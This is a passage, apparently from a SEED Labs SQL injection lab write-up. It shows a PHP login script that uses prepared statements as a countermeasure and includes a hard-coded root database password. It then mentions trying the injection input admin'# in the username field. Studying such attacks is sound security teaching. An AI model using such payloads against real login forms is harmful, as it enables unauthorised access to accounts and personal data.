55     $dbuser="root";
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= ? and Password= ?");
76 $sql->bind_param("ss", $input_uname, $hashed_pwd);
77 $sql->execute();
78 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
79 $sql->fetch();
80 $sql->close();
81
82 if($id!=""){
83     // If id exists that means user exists and is successfully authenticated
84     drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
85 }else{
86     // User authentication failed
87     echo "</div>";
88     echo "</nav>";
89     echo "<div class='container text-center'>";
90     echo "<div class='alert alert-danger'>";
91     echo "The account information your provide does not exist.";
92     echo "<br>";
93     echo "</div>";
94     echo "<a href='index.html'>Go back</a>";
95     echo "</div>";
96     return;
97 }
98 // close the sql connection
99 $conn->close();
100
101 function drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber){
102     if($id!=""){
103         session_start();
104         $_SESSION['id'] = $id;
105         $_SESSION['eid'] = $eid;
106         $_SESSION['name'] = $name;
107         $_SESSION['pwd'] = $pwd;
108     }else{
109         echo "can not assign session";
110     }
111     if ($name != "Admin") {
112         // If the user is a normal user.
113         echo "<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'>";
114         echo "<li class='nav-item active'>";
115         echo "<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>";
116         echo "</li>";
117         echo "<li class='nav-item'>";
```

The countermeasures included in the safe\_home.php file we take inspiration from





The error we get when we try to just enter **admin'#** in the username and press enter without giving password.